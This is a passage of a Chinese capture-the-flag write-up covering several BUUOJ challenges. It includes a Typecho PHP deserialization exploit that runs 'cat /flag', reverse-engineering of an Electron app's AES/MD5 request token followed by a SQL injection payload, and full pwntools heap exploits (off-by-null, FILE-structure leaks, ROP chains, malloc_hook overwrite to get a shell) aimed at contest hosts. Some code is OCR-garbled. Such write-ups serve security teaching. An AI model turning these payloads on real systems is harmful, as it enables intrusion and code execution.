21         $this->_params["screenName"]="cat /flag";
22         $this->_filter[0]="system";
23     }
24}
25 $a = array("adapter" => new Typecho_Feed(),"prefix" => "test");
26 echo base64_encode(serialize($a));
27 ?>
```

exp:

```
1 import requests
2 url='http://26b4c383-d6a2-41b8-8ea8-
5f289a4c3688.node3.buuoj.cn/install.php?finish=1'
3 files={'file':123}
4 headers={
5     #运行poc替换__typecho_config
6
'cookie':'PHPSESSID=test;__typecho_config=YToy0ntz0jc6ImFkYXB0ZXIi0086MTI6
IlR5cGVjaG9fRmVlZCI6Mjp7czox0ToiAFR5cGVjaG9fRmVlZABfdHlwZSI7cz030iJSU1MgMi
4wIjtz0jIw0iIAVHlwZWNob19GZwVkAF9pdGVtcyI7YTox0ntp0jA7YTox0ntz0jY6ImF1dGhv
ciI7TzoxNToiVHlwZWNob19SZXF1ZXN0Ijoy0ntz0jI00iIAVHlwZWNob19SZXF1ZXN0AF9wYX
JhbXMi02E6MTp7czoxMDoiC2NyZwVuTmFtZSI7cz050iJjYXQgL2ZsYWci031z0jI00iIAVHlw
ZWNob19SZXF1ZXN0AF9maWx0ZXIi02E6MTp7aTow03M6Njoic3lzdGVtIjt9fx19fxM6NjoicH
JlZml4Ijtz0jQ6InRlc3Qi030=',
```


```
7     'Referer':'http://26b4c383-d6a2-41b8-8ea8-
8     5f289a4c3688.node3.buuoj.cn/install.php'
9 }
10 re=requests.post(url,files=files,headers=headers,data=
11 {"PHP_SESSION_UPLOAD_PROGRESS": "123456789"})
12 print(re.text)
```

```
<meta charset="UTF-8" />
<title>Typecho 安装程序</title>
<link rel="stylesheet" type="text/css" href="admin/css/normalize.css" />
<link rel="stylesheet" type="text/css" href="admin/css/grid.css" />
<link rel="stylesheet" type="text/css" href="admin/css/style.css" />
</head>
<body>
<div class="typecho-install-patch">
    <h1>Typecho</h1>
    <ol class="path">
        <li><span>1</span>欢迎使用</li>
        <li><span>2</span>初始化配置</li>
        <li><span>3</span>开始安装</li>
        <li class="current"><span>4</span>安装成功</li>
    </ol>
</div>
<div class="container">
    <div class="row">
        <div class="col-md-12 col-tb-8 col-tb-offset-2">
            <div class="column-14 start-06 typecho-install">
                flag{202cb962ac59075b964b07152d234b70}
            </div>
        </div>
    </div>
</div>
```

## 0x07 Node-Exe

此题为一道exe文件的web题，如果熟悉前端的话，不难得知这是一个electron程序，之后的思路便比较明确了。即使不知道，通过安装之后寻找源文件，或者对可执行文件binwalk，也可发现其中有7zip格式的文件，可以解压缩获得源文件，故此过程不再赘述。

安装后执行程序，填写靶机地址后，用户名密码为admin直接进入。



点击购买后，两个按钮都是没有用的假flag，故题目flag一定是无法购买的final flag。

通过抓包发现，请求除了包含基本的请求体，还有一个token。每次token请求均不同，


且更改请求体后token失效，请求也无法重放，所以推断出token必然是以一定规则在本地生成的。

找到程序所在目录，确认程序为electron程序后，不难得知网页文件均打包

于.\resources\app.asar下。用node的asar工具解包：

```
1 asar extract ./app.asar ./ext/
```

便可得到webpack网站的源文件，查看package.json，发现页面是基于vue构建的，同时也发现了库crypto和js-md5。所以即使js源文件被webpack，也可以通过搜索methods关键词找到token生成函数的位置，同时推测token加密使用了md5和另一种加密方式。



```
dist > electron > renderer.js
placeholder:"用户名"},model:{value:e.loginForm.|> methods
LoginForm,"username",i}},expression:"loginForm.|> methods
[{"prop":"password"},[t("Input",{"staticStyle:{width:"auto"}, attrs:{prefix:"md-key", type:"password",placeholder:"密码"},model:{value:e.loginForm.password,callback:function(i){e.$set(e.loginForm,"password",i)},expression:"loginForm.password"}})],1),e._v(" "),t("FormItem", [t("Button",{"attrs:{type:"primary",long:"",circle:""},on:{click:e.reset}}),[e._v("重置靶机")]], 1),e._v(" "),("FormItem", [t("Button",{"attrs:{type:"primary",long:"",circle:""},on:{click:e.validate}}),[e._v("登录")],1)],1),1)],1),1)],1),1)],[],!1,null,null,null);i.default=r.exports ,function(e,i,t){use strict";t.r(i);var o=t(52),n=t.n(o),r=t(4),a=t.n(r),l=t(31),s=t.n(l),u=t(22),c=t.n(u),d=t(53),p=t.n(d),v=t(54),f=t.n(v),b=(t(107),t(6)),h=Object(b.a)({data:function() {return[url:""]},methods:{encrypt:function(e,i,t){var o=this;return c()(a.a.mark((function n() {return a.a.wrap((function(o){for();}switch(o.prev=o.next){case 0:return o.abrupt("return",new s.a((function(o){var n=p.a.createCipheriv("aes-128-cbc",e,i),r=n.update(t,"utf8","binary");r+=n.final("binary"),o(r=new Buffer.from(r,"binary").toString("hex"))));case 1:case"end":return o.stop()}),n,o))))(),makeToken:function(e){var i=this;return c()(a.a.mark ((function t(){var o,r;return a.a.wrap((function(t){for();}switch(t.prev=t.next){case 0:return"31169fedc9a20ecf","d96adeefaa0102a9",o=f()(n)(e)),t.next=5,i.encrypt ("31169fedc9a20ecf","d96adeefaa0102a9",o);case 5:return r=t.sent,t.abrupt("return",r);case 7:case"end":return t.stop(),t,i))))(),buyFlag:function(e){var i=this;return c()(a.a.mark ((function t(){var o;return a.a.wrap((function(t){for();}switch(t.prev=t.next){case 0:return o={id:e,timestamp:Date.parse(new Date)},t.t0=i.$http,t.t1=i.url+"/buyflag",t.t2=o,t.next=6,i.makeToken(o);case 6:t.t3=t.sent,t.t4={token:t.t3},t.t5={headers:t.t4},t.t6=function(e){i.$Modal.info({title:"购买结果",content:e.data[0].flag}),t.t0.post.call(t.t0,t.t1,t.t2,t.t5).then(t.t6);case 11:case"end":return t.stop(),t,i))))(),mounted:function(){var e=this;this.$db.find({prop:"url"},(function(i,t){e.url=t[0].value}))},(function(){var e=this,i=e.
```

此处的methods中包含了“encrypt”，“makeToken”等关键词，定位到此处应为token生成位置，单独提出对代码进行格式化，得到加密函数：

```
2   encrypt: function (e, i, t) {
3     var o = this;
4     return c()(a.a.mark((function n() {
5       return a.a.wrap((function (o) {
6         for (;;) switch (o.prev = o.next) {
7           case 0:
8             return o.abrupt("return", new s.a((function (o) {
9               var n = p.a.createCipheriv("aes-128-cbc", e, i),
10                  r = n.update(t, "utf8", "binary");
11                  r += n.final("binary"), o(r = new Buffer.from(r, "binary").toString(
12                    )));
13            case 1:
14            case "end":
15              return o.stop()
16            }
17          }, n, o)
18        })())
19      },
```

不难看出，加密使用了aes加密，转到调用函数寻找key和iv

```
1 makeToken: function (e) {
```

```

2     var i = this;
3     return c()(a.a.mark((function t() {
4         var o, r;
5         return a.a.wrap((function (t) {
6             for (;;) switch (t.prev = t.next) {
7                 case 0:
8                     return "31169fedc9a20ecf", "d96adeefaa0102a9", o =
f()(n()(e)), t.next = 5, i.encrypt("31169fedc9a20ecf", "d96adeefaa0102a9",
o);
9                 case 5:
10                    return r = t.sent, t.abrupt("return", r);
11                 case 7:
12                 case "end":
13                     return t.stop()
14                 }
15             }), t, i)
16         }))()
17     },

```

可以得知加密使用的key和iv，但传入加密函数的并非传入生成函数的参数e，而是经过f和n函数处理得到的结果o，所以依然需要寻找函数f和函数n。但此时已经可以根据获得的key和iv对token进行初步解密了。解密后是一串长度为32的字符，基本可以推断这是些信息的md5加密结果。回到renderer.js,格式化整个文档后，module结构如下：

```

1 module.exports = function(e){...}([function(e){}...]);

```

这一格式为js的IIFE函数，这种函数在定义处便执行，其中的变量不可从外部访问。我们从他的定义函数中寻找未知的函数n

```

dist/election > ./renderer.js ...
1 module.exports = function (e) {
2 >   function i(e) { ...
31
32
33 >   function t(i) { ...
96
97
98 >   function o(e) { ...
101
102
103   function n(e) {
104     return +e + "" === e ? +e : e
105   }
106
107 >   function r(e) { ...
146
147
148 >   function a(e) { ...
153
154
155 >   function l() { ...
171
172
173 >   function s(e) { ...
176
177

```

此函数实现的js引擎中的stringify基础功能的一部分，用于解析字符串。结合请求体，可推断处调用的函数为toString()，不过此处并不重要，我们先前已经得知使用了md5加密。

接下来分析请求函数：

```
1 buyFlag: function (e) {
2     var i = this;
3     return c()(a.a.mark((function t() {
4         var o;
5         return a.a.wrap((function (t) {
6             for (;;) switch (t.prev = t.next) {
7                 case 0:
8                     return o = {
9                         id: e,
10                        timestamp: Date.parse(new Date)
11                    }, t.t0 = i.$http, t.t1 = i.url +
12                    "/buyflag", t.t2 = o, t.next = 6, i.makeToken(o);
13                     case 6:
14                         t.t3 = t.sent, t.t4 = {
15                             token: t.t3
16                         }, t.t5 = {
17                             headers: t.t4
18                         }, t.t6 = function (e) {
19                             i.$Modal.info({
20                                 title: "购买结果",
21                                 content: e.data[0].flag
22                             })
23                         }, t.t0.post.call(t.t0, t.t1, t.t2,
24                         t.t5).then(t.t6);
25                         case 11:
26                         case "end":
27                             return t.stop()
28                         }
29                     }), t, i
30 ))))()
```

对照得知，传入makeToken函数的是请求体。至此审计结束，得到了token是由MD5加密过的带timestamp的请求体后使用aes加密得到，之后便可自行发起请求。

根据返回的前两个flag的id分别为1和2，尝试获取id为3的flag时会提示无法购买，此时通过构建payload注入即可获得flag。

payload：

```
1 "or(id=3) #
```

# PWN

## 0x01 demo

程序在add()函数里出现了off-by-null漏洞，在edit()函数出有一个一次性的单字节任意地址写，程序最后开启沙盒，并且会检查free\_hook跟malloc\_hook，因此修改malloc\_hook与free\_hook不可行。

预期利用思路：

利用函数漏洞构造堆块泄露heap\_addr,libc\_addr,并且修改\_io\_st dout\_来泄露stack\_addr,(libc空间中environ结构体里放置栈地址)，最后修改io\_stdin来实现往程序返回地址写入orw链。

非预期：

由于程序在结束才加入沙盒，修改malloc\_hook为one\_gadgets并且使用scanf输入大量字节可以直接getshell

(师傅们太强了 出题人哭晕在厕所)

```
1 # -*- coding: utf-8 -*-
2 from pwn import *
3 context.log_level = 'debug'
4 context.arch = 'amd64'
5 elf = ELF('domo')
6 libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
7 p = 0
8 def pwn(ip,port,debug):
9     global p
10    if(debug == 1):
11        p = process('./domo')
12    else:
13        p = remote(ip,port)
14    def add(size,content):
15        p.sendlineafter("> ","1")
16        p.sendlineafter("size:\n",str(size))
17        p.sendafter("content:\n",content)
18    def free(index):
19        p.sendlineafter("> ","2")
20        p.sendlineafter("index:\n",str(index))
21    def show(index):
22        p.sendlineafter("> ","3")
23        p.sendlineafter("index:\n",str(index))
24    def edit(index,content):
25        p.sendlineafter("> ","4")
26        p.sendlineafter("addr:",str(index))
27        p.sendafter("num:",content)
28    def add2(size,content):
29        p.sendlineafter("> ","1")
30        p.sendlineafter("size:",str(size))
31        p.sendafter("content:",content)
32    def free2(index):
33        p.sendlineafter("> ","2")
34        p.sendlineafter("index:",str(index))
```

```
35     #-----link heap_addr
36     add(0x18,"A")
37     add(0x18,"A")
38     free(0)
39     free(1)
40     add(0x18,"\\x10")
41     show(0)
42     heap_addr=u64(p.recv(6).ljust(8,"\\x00"))
43     free(0)
44     #-----link libc
45     add(0x100,"A"*0x100)
46     add(0x100,'b'*0x100)
47     add(0x68,'c'*0x68)
48     add(0x68,'d'*0x68)
49     add(0x100,'e'*56+p64(0x71)+'e'*176+ p64(0x100) + p64(0x21))
50     add(0x68,p64(0x21)*2)
51     free(2)
52     free(3)
53     free(0)
54     add(0x68,"\\x11"*0x60+p64(0x300))
55     free(4)
56     add(0x100,'flag'.ljust(8,'\\x00')+ '\\x22'*0x58)
57     show(1)
58     main_arena=u64(p.recv(6).ljust(8,"\\x00"))
59     libcbase_addr=main_arena-0x3c4b78
60     environ_addr=libcbase_addr+libc.symbols["environ"]
61     stdout_hook=libcbase_addr+libc.symbols["_IO_2_1_stdout_"]
62     stdin_hook=libcbase_addr+libc.symbols["_IO_2_1_stdin_"]
63     _IO_file_jumps=libcbase_addr+libc.symbols["_IO_file_jumps"]
64     #-----link stack_addr
65     payload="A"*0x100
66     payload += p64(0) + p64(0x71)
67     payload+=p64(stdout_hook-0x43)
68     add(0x118,payload)
69     add(0x68,'a')
70     payload=p64(0)*5+'\\x00'*3+p64(_IO_file_jumps)+p64(0xfb1800)+p64(stdout_
hook+131)+p64(stdout_hook+131)+p64(stdout_hook+131)
71     payload+=p64(environ_addr)+p64(environ_addr+8)
72     print "len=",hex(len(payload))
73     add(0x68,payload)
74     stack_addr=u64(p.recv(6).ljust(8,'\\x00'))-0xf2
75     #-----Write orw to stack
76     add2(0xf8,p64(0)*11+p64(0x71))
77     free2(0)
78     free2(4)
79     add2(0x68,p64(0)+p64(0x111))
80     free2(7)
81     add2(0x108,p64(0)*11+p64(0x71)+p64(stdin_hook-0x28))
82     add2(0x68,'flag')
```

```

83 pop_rdi_ret=libcbase_addr+libc.search(asm("pop rdi\nret")).next()
84 pop_rsi_ret=libcbase_addr+libc.search(asm("pop rsi\nret")).next()
85 pop_rdx_ret=libcbase_addr+libc.search(asm("pop rdx\nret")).next()
86 open_addr=libcbase_addr+libc.symbols["open"]
87 read_addr=libcbase_addr+libc.symbols["read"]
88 puts_addr=libcbase_addr+libc.symbols["write"]
89 orw=p64(pop_rdi_ret)+p64(heap_addr+0x50)+p64(pop_rsi_ret)+p64(72)+p64(open_addr)
90 orw+=p64(pop_rdi_ret)+p64(3)+p64(pop_rsi_ret)+p64(heap_addr+0x12a8)+p64(pop_rdx_ret)+p64(0x30)+p64(read_addr)
91 orw+=p64(pop_rdi_ret)+p64(1)+p64(pop_rsi_ret)+p64(heap_addr+0x12a8)+p64(pop_rdx_ret)+p64(0x100)+p64(puts_addr)
92 payload=p64(0)+p64(libcbase_addr+libc.symbols["_IO_wfile_jumps"])+p64(0)+p64(0xfb1800)+p64(0)*6+p64(stack_addr)+p64(stack_addr+0x100)
93 print "heap_addr=",hex(heap_addr)
94 print "len=",hex(len(payload))
95 print "stack_addr=",hex(stack_addr)
96 edit(stdin_hook-0x20,'x7f')
97 add2(0x68,payload)
98 p.sendlineafter("> ","5\n"+orw)
99 p.interactive()
100 if __name__ == '__main__':
101     pwn('node3.buuoj.cn',25138,1)# --Change IP and port here

```

## 0x02 BTS

出题思路：

该题就是一个用C++写的一个简单的二叉树，因为考虑到时间问题，不想让师傅们在逆向上面花费太多时间，所以就没有去掉符号。该题的漏洞点在Nodeinfo::operator=()这个运算符重载这里。

```

1 unsigned __int64 __fastcall Nodeinfo::operator=(__int64 a1, __int64 a2)
2 {
3     unsigned __int64 u2; // rax
4     unsigned __int64 u3; // rax
5     unsigned __int64 u5; // [rsp+18h] [rbp-8h]
6
7     u5 = __readfsqword(0x28u);
8     *(QWORD*)a1 = *(QWORD*)a2;
9     *(QWORD*)(a1 + 8) = *(QWORD*)(a2 + 8);
10    if (*(_QWORD*)(a1 + 16))
11        operator delete[]((void**) (a1 + 16));
12    u2 = *(QWORD*)(a1 + 8) >> 3;
13    if ( u2 > 0xFFFFFFFFFFFFFFULL )
14        u3 = -1LL;
15    else
16        u3 = 8 * u2;
17        *(_QWORD*)(a1 + 16) = operator new[](u3);
18        memcpy(*(_QWORD**)(a1 + 16), *(const void**)(a2 + 16), *(_QWORD*)(a1 + 8));
19    return __readfsqword(0x28u) ^ u5;
20 }

```

这里开辟的空间省掉了size/8的余数，所以这里造成了溢出。但是这个漏洞不好触发。回到调用这个函数的地方

```
1 signed __int64 __fastcall BST<Nodeinfo>::remove(__int64 a1, unsigned int a2)
2 {
3     __int64 v3; // [rsp+10h] [rbp-20h]
4     __int64 v4; // [rsp+18h] [rbp-18h]
5     __int64 v5; // [rsp+20h] [rbp-10h]
6     unsigned __int64 v6; // [rsp+28h] [rbp-8h]
7
8     v6 = __readfsqword(0x28u);
9     if ( !*(__DWORD *)(&a1 + 16) )
10    return 0LL;
11    v3 = 0LL;
12    v4 = BST<Nodeinfo>::search(a1, a2);
13    v3 = *(_QWORD *)(&a1 + 8);
14    if ( !v4 )
15        return 0LL;
16    if ( *(_QWORD *)(&v4 + 24) )
17    {
18        if ( *(_QWORD *)(&v4 + 32) )
19        {
20            v5 = binNode<Nodeinfo>::succ(v4);
21            Nodeinfo::operator=(v4, v5);
22            BST<Nodeinfo>::removeAt(a1, v4, *(_QWORD *)(&v4 + 32));
23        }
24        else
25        {
26            BST<Nodeinfo>::removeAtNoneRight(a1, &v4, &v3);
27        }
28    }
29    else
30    {
31        BST<Nodeinfo>::removeAtNoneLeft(a1, &v4, &v3);
32    }
33    --*(_DWORD *)(&a1 + 16);
34    return 1LL;
35}
```

这里判断的是左右子树共同存在的情况下，删除根节点，才会触发这个运算符重载，才能利用这里的堆溢出漏洞。虽然漏洞很简单，但是这一题不好利用，前面传递信息的时候，会创造两个临时对象，堆块里面的信息不好控制，最后去篡改指针的时候会有一丢丢难度。

附上exp:

```
1  from PwnContext import *
2  from pwn import *
3  from PwnContext import *
4  from LibcSearcher import *
5  #context.terminal = ['tmux', 'splitw', '-h']
6  context.log_level = 'debug'
7  s      = lambda data           :ctx.send(str(data))          #in case
8  that data is an int
9  sa     = lambda delim,data   :ctx.sendafter(str(delim), str(data))
10 sl    = lambda data          :ctx.sendline(str(data))
11 sla   = lambda delim,data   :ctx.sendlineafter(str(delim),
12 str(data))
13 r      = lambda numb=4096     :ctx.recv(numb)
14 ru    = lambda delims, drop=True :ctx.recvuntil(delims, drop)
15 irt   = lambda                 :ctx.interactive()
16 rs    = lambda *args, **kwargs :ctx.start(*args, **kwargs)
17 dbg   = lambda gs='', **kwargs :ctx.debug(gdbscript=gs, **kwargs)
18
19 # misc functions
20 uu32  = lambda data   :u32(data.ljust(4, '\x00'))
21 uu64  = lambda data   :u64(data.ljust(8, '\x00'))
22 leak   = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))
23
24 ctx.binary = 'BST'
25 ctx.debug_remote_libc = False
26 local=0
27
28 def choice():
29     if(local):
30         p=rs()
31     else:
```

```

28     ctx.remote = ('123.57.236.25',8002)
29     p=rs('remote')
30     return p
31 def menu(index):
32     sla("____4.update_____\\n",index)
33 def create(index,size,content):
34     menu(2)
35     sla("id:",index)
36     sla("content size:",size)
37     sa("input your content\\n",content)
38 def show():
39     menu(1)
40 def free(index):
41     menu(3)
42     sla("id:",index)
43 choice()
44 create(2,0x88,"w"*0x80)
45 create(1,0x88,"w"*0x80)
46 create(3,0x7a,"f"*0x78+'\x40\x01')
47 free(2)
48 create(4,0xa0,p64(0)*3+p64(0x40)+p64(2)+p64(0x88)+p64(0x66666000))
49 show()
50 irt()

```

## 0x03 girlfriend\_simulator

这个题很简单的，很明显的UAF漏洞，但是这些UAF都只存在于子线程，子线程的创建堆块次数有限，所以不能直接利用这个UAF，但是主线程有多余的次数创建堆块，我们就应该思考如何将当前线程变为主线程。正好glibc2.23有这个特点，当所有线程在使用的时候，子线程的arena有限，当不够用的时候，会直接使用主线程的arena。所以这一题的思路瞬间就清晰了。这一题并不知道arena有多少的限制，本地和远程的不一样，这个东西和机器的核数有关，所以远程需要测试一下和本地不同，需要测一下。(本来看师傅们前面题没做出来，打算给师傅们涨涨信心的)。 strdup()底层调用了malloc，所以这个最后能调用\_\_malloc\_hook，我们只需要将\_\_malloc\_hook改为one\_gadget，就可以getshell了。

附上exp:

```

1 from pwn import *
2 from PwnContext import *
3 #context.terminal = ['tmux', 'splitw', '-h']
4 context.log_level = 'debug'
5 s      = lambda data           :ctx.send(str(data))          #in case
6       that data is an int
7 sa    = lambda delim,data    :ctx.sendafter(str(delim), str(data))
8 sl    = lambda data          :ctx.sendline(str(data))
9 sla   = lambda delim,data   :ctx.sendlineafter(str(delim),
10      str(data))
11 r     = lambda numb=4096      :ctx.recv(numb)
12 ru   = lambda delims, drop=True :ctx.recvuntil(delims, drop)
13 irt   = lambda                 :ctx.interactive()

```

```
12 rs      = lambda *args, **kwargs :ctx.start(*args, **kwargs)
13 dbg     = lambda gs='', **kwargs :ctx.debug(gdbscript=gs, **kwargs)
14 # misc functions
15 uu32    = lambda data :u32(data.ljust(4, '\x00'))
16 uu64    = lambda data :u64(data.ljust(8, '\x00'))
17 leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))
18 ctx.binary = 'girlfriend_simulator'
19 libc=ELF("./libc-2.23.so")
20 ctx.debug_remote_libc = False
21 local=0
22 num=0
23 def choice():
24     global num
25     if(local):
26         num=32
27         p=rs()
28     else:
29         num=9
30         ctx.remote = ('node3.buuoj.cn',27834)
31         p=rs('remote')
32     return p
33 def menu(index):
34     sla(">>",index)
35 def create(size,content):
36     menu(1)
37     sla("size?",size)
38     sa("content",content)
39 def free():
40     menu(2)
41 def show():
42     menu(3)
43 def exit():
44     menu(5)
45 choice()
46 list_info=[]
47 sla("How much girlfriend you want ?",num)
48 for i in range(num-1):
49     create(0x10,"123131")
50     free()
51     create(0x10,"11111111")
52     show()
53     ru('11111111')
54     heap_addr=uu64(r(0x6))
55     list_info.append(hex(heap_addr))
56     exit()
57 print list_info
58 create(0x60,"11111111")
59 free()
60 exit()
```

```

69 ru("wife:0x")
70 libc_base=int(r(12),16)-(0x7ff277618620-0x7ff277253000)
71 leak("libc_base",libc_base)
72 malloc_hook=libc_base+libc.symbols['__malloc_hook']
73 one=[0x45216,0x4526a,0xf02a4,0xf1147]
74 sla("say something to impress your girlfriend",p64(malloc_hook-0x23))
75 sla("moved by your words","12312312")
76 sa("Questionnaire","\x00"*(0x13-
77 0x8)+p64(libc_base+one[1])+p64(libc_base+libc.symbols['realloc']+2))
irt()

```

## RE

### 0x1 Check\_1n

源项目: <https://github.com/404name/winter>

在B站上看到一个大佬的C语言项目，他在github开源了代码，感觉挺有意思的。偷偷拿来魔改了一下当签到题，拿到题目后，如果是按照常规思路走，那就是先找到开机密码：



IDA打开搜索关键字符串就可以拿到开机密码：HelloWorld


```

: .rdata:00000006 C life:
: .rdata:0000003B C 2i9Q8AtFJTfL3ahU2XGuenEqZJ2ensozjg1EjPjwCHy4RY1Nyvn1ZE1bZe
: .rdata:00000030 C
: .rdata:00000013 C
: .rdata:0000000C C 密码 错误
: .rdata:00000009 C color 07
: .rdata:0000000E C i386\chkesp.c
t .rdata:000000DC C The value of ESP was not properly saved across a function cal...
: .rdata:00000009 C printf.c
: .rdata:0000000F C format != NULL

